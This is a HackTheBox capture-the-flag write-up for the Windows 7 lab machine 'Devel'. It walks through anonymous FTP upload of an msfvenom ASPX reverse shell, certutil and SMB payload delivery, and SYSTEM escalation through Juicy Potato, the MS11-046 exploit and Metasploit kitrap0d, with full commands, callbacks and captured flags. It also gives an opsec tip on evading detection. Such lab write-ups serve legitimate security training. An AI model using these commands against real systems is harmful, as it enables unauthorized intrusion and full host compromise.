HackTheBox Writeup - Devel

#hackthebox #nmap #windows #ftp #crackmapexec #aspx #webshell #msfvenom #privilege-token #smbserver #juicy-potato #potato-attacks #oscp-like | #wesng #ms11-046 #CVE-2011-1249 #metasploit

Recon

Nmap

```
# Nmap 7.94 scan initiated Fri Jul 21 20:47:38 2023 as: nmap -sVC -p- -T4 -Pn -vv -oA Devel 10.10.10.5
Nmap scan report for 10.10.10.5
Host is up, received user-set (0.059s latency).
Scanned at 2023-07-21 20:47:38 CST for 105s
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON          VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
| 07-21-23  01:38PM                 2926 reverse.aspx
| 07-21-23  01:00PM                 3624 shell1.aspx
|_03-17-17  05:37PM               184946 welcome.png
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
```

```
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul 21 20:49:23 2023 -- 1 IP address (1 host up) scanned in 104.67 seconds
```


> Seems too easy to be true

21 - FTP share of web directory

```
┌──(kali㉿kali)-[~/htb/Devel]
└─$ cme ftp 10.10.10.5 -u '' -p '' --ls
FTP         10.10.10.5      21     10.10.10.5       [*] Banner: Microsoft FTP Service
FTP         10.10.10.5      21     10.10.10.5       [+] : - Anonymous Login!
FTP         10.10.10.5      21     10.10.10.5       [*] Directory Listing
FTP         10.10.10.5      21     10.10.10.5       03-18-17  02:06AM       <DIR>          aspnet_client
FTP         10.10.10.5      21     10.10.10.5       03-17-17  05:37PM                  689 iisstart.htm
FTP         10.10.10.5      21     10.10.10.5       03-17-17  05:37PM               184946 welcome.png
```

80 - IIS Default Page

Info



User Flag

Upload web reverse shell through FTP

Generate stageless reverse shell with **msfvenom**

Info

Not using meterpreter to simulate OSCP exam environment

```
┌──(kali㉿kali)-[~/htb/Devel]
└─$ msfpc aspx stageless cmd tun0 1111
 [*] MSFvenom Payload Creator (MSFPC v1.4.5)
 [i]   IP: 10.10.14.70
 [i] PORT: 1111
 [i] TYPE: windows (windows/shell_reverse_tcp)
 [i]  CMD: msfvenom -p windows/shell_reverse_tcp -f aspx \
  --platform windows -a x86 -e generic/none LHOST=10.10.14.70 LPORT=1111 \
  > '/home/kali/htb/Devel/windows-shell-stageless-reverse-tcp-1111.aspx'

 [i] windows shell created: '/home/kali/htb/Devel/windows-shell-stageless-reverse-tcp-1111.aspx'

 [i] MSF handler file: '/home/kali/htb/Devel/windows-shell-stageless-reverse-tcp-1111-aspx.rc'
 [i] Run: msfconsole -q -r '/home/kali/htb/Devel/windows-shell-stageless-reverse-tcp-1111-aspx.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!

┌──(kali㉿kali)-[~/htb/Devel]
└─$ mv windows-shell-stageless-reverse-tcp-1111.aspx about.aspx
```

Login to ftp with anonymous authentication, and upload the reverse shell

```
┌──(kali㉿kali)-[~/htb/Devel]
└─$ ftp ftp://anonymous:''@10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
230 User logged in.
Remote system type is Windows_NT.
200 Type set to I.
```

```
ftp> put about.aspx
local: about.aspx remote: about.aspx
229 Entering Extended Passive Mode (|||49181|)
125 Data connection already open; Transfer starting.
100%
|***********************************************************************************************************************
**********************************|  2705       31.84 MiB/s    00:00 ETA
226 Transfer complete.
2705 bytes sent in 00:00 (43.66 KiB/s)
ftp>
```

Get Reverse Shell

```
curl 10.10.10.5/about.aspx
```

```
┌──(kali㉿kali)-[~/htb/Devel]
└─$ rlwrap -r -f . nc -nlvp 1111
listening on [any] 1111 ...
connect to [10.10.14.70] from (UNKNOWN) [10.10.10.5] 49182
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web

c:\windows\system32\inetsrv>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            babis                    Guest
The command completed with one or more errors.
```

```
c:\windows\system32\inetsrv>type C:\Users\babis\Desktop\user.txt
type C:\Users\babis\Desktop\user.txt
Access is denied.
```

Root Flag

Abuse Privilege Tokens

Since it's a **IIS web service account**, check if it have **impersonate** token first

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

After failed to start **printspooferx64**, figured out that it's an x86 system

```
C:\ProgramData>systeminfo
systeminfo

Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31
System Boot Time:          21/7/2023, 12:57:06
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
...
```

Run an smb server and host **juicy potato x86**, **msfvenom reverse shell**

> **Note**
>
> Tried printspoofer and other potato methods, but only juicy potato worked well on this Windows 7 x86 machine

```
mkdir smb&&cd smb

wget https://github.com/ivanitlearning/Juicy-Potato-x86/releases/download/1.2/Juicy.Potato.x86.exe -O jp.exe

msfpc windows stageless cmd tun0 1111
mv windows-shell-stageless-reverse-tcp-1111.exe svhost.exe

smbserver.py s . -smb2support
```

Download to programdata and run

Powershell Revshell With Juicy Potato

> https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/juicypotato#powershell-rev

```
cd C:\Programdata
certutil -urlcache -split -f http://10.10.14.70/jp.exe jp.exe
jp.exe -l 1337 -c "{4991d34b-80a1-4291-83b6-3328366b9097}" -p c:\windows\system32\cmd.exe -a "/c \\10.10.14.70\s\svhost.exe" -t *
```

```
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

```
┌──(kali㉿kali)-[~/htb/Devel]
└─$ rlwrap -r -f . nc -nlvp 1111
listening on [any] 1111 ...
connect to [10.10.14.70] from (UNKNOWN) [10.10.10.5] 49317
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>type C:\Users\babis\Desktop\user.txt
type C:\Users\babis\Desktop\user.txt
5bd80c8f56772245dd8f485e4f0e269b

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
```

```
type C:\Users\Administrator\Desktop\root.txt
7127bf7539ba76dacaa86880023403b4

C:\Windows\system32>
```

Additional

Use netcat to get reverse shell

> **Info**
>
> msfvenom generated web reverse shell will leak attacker's IP address,
>
> upload pure webshell and spawn reverse shell with customized and obfuscated **netcat-like** program is more opsec safe

```
┌──(kali㉿kali)-[~/htb/Devel]
└─$ locate webshell|grep aspx
...
/usr/share/webshells/aspx/cmdasp.aspx

┌──(kali㉿kali)-[~/htb/Devel]
└─$ ln -s /usr/share/webshells/aspx/cmdasp.aspx

┌──(kali㉿kali)-[~/htb/Devel]
└─$ ftp ftp://anonymous:''@10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
331 Anonymous access allowed, send identity (e-mail name) as password.
230 User logged in.
Remote system type is Windows_NT.
200 Type set to I.
```

```
ftp> put cmdasp.aspx
local: cmdasp.aspx remote: cmdasp.aspx
229 Entering Extended Passive Mode (|||49336|)
125 Data connection already open; Transfer starting.
100%
|*****************************************************************************************************************************
**********************************|  1400       20.22 MiB/s    00:00 ETA
226 Transfer complete.
1400 bytes sent in 00:00 (22.65 KiB/s)
ftp>
```

Host reverse shell binary


```
┌──(kali㉿kali)-[~/htb/Devel]
└─$ cd smb

┌──(kali㉿kali)-[~/htb/Devel/smb]
└─$ cp /opt/sectools/redteam/dxnboy_redteam/sel.exe .

┌──(kali㉿kali)-[~/htb/Devel/smb]
└─$ smbserver.py s . -smb2support
```

Execute the reverse shell through smb

```
\\10.10.14.70\s\sel.exe 10.10.14.70 1111
```



```
┌──(kali㉿kali)-[~/htb/Devel]
└─$ rlwrap -r -f . nc -nlvp 1111
listening on [any] 1111 ...
connect to [10.10.14.70] from (UNKNOWN) [10.10.10.5] 49356
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>
```

Privilege Escalation Using WESNG

Windows Exploit Suggester Next Generation

Get **systeminfo** result from target

```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
...
```

Copy and save to local

```
vi systeminfo.txt
```

```
python wes.py ~/htb/Devel/systeminfo.txt --exploits-only --impact "Elevation of Privilege"
```

```
Windows Exploit Suggester 1.03 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
    - Name: Windows 7 for 32-bit Systems
    - Generation: 7
```

```
    - Build: 7600
    - Version: None
    - Architecture: 32-bit
    - Installed hotfixes: None
[+] Loading definitions
    - Creation date of definitions: 20230715
[+] Determining missing patches
[+] Applying display filters
[!] Found vulnerabilities!

Date: 20130108
CVE: CVE-2013-0008
KB: KB2778930
Title: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege
Affected product: Windows 7 for 32-bit Systems
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploit: http://www.exploit-db.com/exploits/24485

Date: 20110614
CVE: CVE-2011-1249
KB: KB2503665
Title: Vulnerability in Ancillary Function Driver Could Allow Elevation of Privilege
Affected product: Windows 7 for 32-bit Systems
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploit: https://www.exploit-db.com/exploits/40564/

Date: 20110208
CVE: CVE-2010-4398
KB: KB2393802
Title: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege
Affected product: Windows 7 for 32-bit Systems
```

```
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploits: http://www.exploit-db.com/bypassing-uac-with-user-privilege-under-windows-vista7-mirror/, http://www.exploit-
db.com/exploits/15609/

Date: 20100209
CVE: CVE-2010-0232
KB: KB977165
Title: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege
Affected product: Windows 7 for 32-bit Systems
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploits: http://www.securityfocus.com/bid/37864, http://lock.cmpxchg8b.com/c0af0967d904cef2ad4db766a00bc6af/KiTrap0D.zip

[-] Missing patches: 4
    - KB2778930: patches 1 vulnerability
    - KB2503665: patches 1 vulnerability
    - KB2393802: patches 1 vulnerability
    - KB977165: patches 1 vulnerability
[I] KB with the most recent release date
    - ID: KB2778930
    - Release date: 20130108
[+] Done. Displaying 4 of the 236 vulnerabilities found.
```

MS11-046 (CVE-2011-1249)

Failed to compile the first `CVE-2013-0008` exploit

Use `CVE-2011-1249` - MS11-046 instead

```
searchsploit ms11-046
```

```
┌──(kali㉿kali)-[~/htb/Devel]
└─$ searchsploit -m 40564
  Exploit: Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)
      URL: https://www.exploit-db.com/exploits/40564
     Path: /usr/share/exploitdb/exploits/windows_x86/local/40564.c
    Codes: CVE-2011-1249, MS11-046
 Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/htb/Devel/40564.c
```

Info

These git repos contains a lot of pre compiled windows kernel exploits, very handy

> https://github.com/SecWiki/windows-kernel-exploits
> https://github.com/Ascotbe/Kernelhub

Get compile instruction

```
┌──(kali㉿kali)-[~/htb/Devel]
└─$ cat 40564.c|grep compil -E2
#   Privileged shell execution:
#     - the SYSTEM shell will spawn within the invoking shell/process
#   Exploit compiling (Kali GNU/Linux Rolling 64-bit):
#     - # i686-w64-mingw32-gcc MS11-046.c -o MS11-046.exe -lws2_32
#   Exploit prerequisites:
```

Compile exploit

```
i686-w64-mingw32-gcc 40564.c -o exp.exe -lws2_32
mv exp.exe smb/
```

Run exploit

```
C:\ProgramData>\\10.10.14.70\s\exp.exe
\\10.10.14.70\s\exp.exe

c:\Windows\System32>whoami
whoami
nt authority\system
```

Privilege Escalation with Metasploit

Not necessary, but always enjoy autopwn

> **Note**
>
> After the recent update, metasploit needs to be start as root otherwise it will fail

```
sudo msfconsole -q
```

Deliver Msfvenom payload

> **Note**
>
> **web_delivery** is not working for this machine

```
msf6 > exploit/windows/smb/smb_delivery
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/smb_delivery) > set lhost tun0
lhost => 10.10.14.70
msf6 exploit(windows/smb/smb_delivery) > run
[*] Exploit running as background job 4.
```

```
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.70:4444
[*] Server is running. Listening on 0.0.0.0:445
[*] Server started.
[*] Run the following command on the target machine:
rundll32.exe \\0.0.0.0\CtJQX\test.dll,0

msf6 exploit(windows/smb/smb_delivery) >
[*] Sending stage (175686 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.70:4444 -> 10.10.10.5:49332) at 2023-07-21 22:37:24 +0800

msf6 exploit(windows/smb/smb_delivery) > sessions

Active sessions
===============

  Id  Name  Type                     Information             Connection
  --  ----  ----                     -----------             ----------
  1         meterpreter x86/windows  IIS APPPOOL\Web @ DEVEL  10.10.14.70:4444 -> 10.10.10.5:49332 (10.10.10.5)
```

Run local exploit suggester

```
msf6 exploit(windows/smb/smb_delivery) > search suggester

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                    normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester
```

```
msf6 exploit(windows/smb/smb_delivery) > use 0
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run
```

```
...
[*] Running check method for exploit 41 / 41
[*] 10.10.10.5 - Valid modules for session 1:
============================

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/windows/local/bypassuac_eventvwr            Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move   Yes                      The service is running, but could not
be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
 3   exploit/windows/local/ms10_015_kitrap0d             Yes                      The service is running, but could not
be validated.
 4   exploit/windows/local/ms10_092_schelevator          Yes                      The service is running, but could not
be validated.
 5   exploit/windows/local/ms13_053_schlamperei          Yes                      The target appears to be vulnerable.
 6   exploit/windows/local/ms13_081_track_popup_menu     Yes                      The target appears to be vulnerable.
 7   exploit/windows/local/ms14_058_track_popup_menu     Yes                      The target appears to be vulnerable.
 8   exploit/windows/local/ms15_004_tswbproxy            Yes                      The service is running, but could not
be validated.
 9   exploit/windows/local/ms15_051_client_copy_image    Yes                      The target appears to be vulnerable.
 10  exploit/windows/local/ms16_016_webdav               Yes                      The service is running, but could not
be validated.
 11  exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes                      The service is running, but could not
be validated.
 12  exploit/windows/local/ms16_075_reflection           Yes                      The target appears to be vulnerable.
 13  exploit/windows/local/ms16_075_reflection_juicy     Yes                      The target appears to be vulnerable.
 14  exploit/windows/local/ntusermndragover              Yes                      The target appears to be vulnerable.
 15  exploit/windows/local/ppr_flatten_rec               Yes                      The target appears to be vulnerable.
```

After a few tries, `ms10_015_kitrap0d` worked

```
msf6 exploit(windows/local/ms13_053_schlamperei) > use exploit/windows/local/ms10_015_kitrap0d
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms10_015_kitrap0d) > set lhost tun0
lhost => 10.10.14.70
msf6 exploit(windows/local/ms10_015_kitrap0d) > set session 1
session => 1
msf6 exploit(windows/local/ms10_015_kitrap0d) > run

[-] Handler failed to bind to 10.10.14.70:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[*] Reflectively injecting payload and triggering the bug...
[*] Launching msiexec to host the DLL...
[+] Process 3620 launched.
[*] Reflectively injecting the DLL into 3620...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175686 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.70:4444 -> 10.10.10.5:49335) at 2023-07-21 22:47:39 +0800
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/ms10_015_kitrap0d) > sessions 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```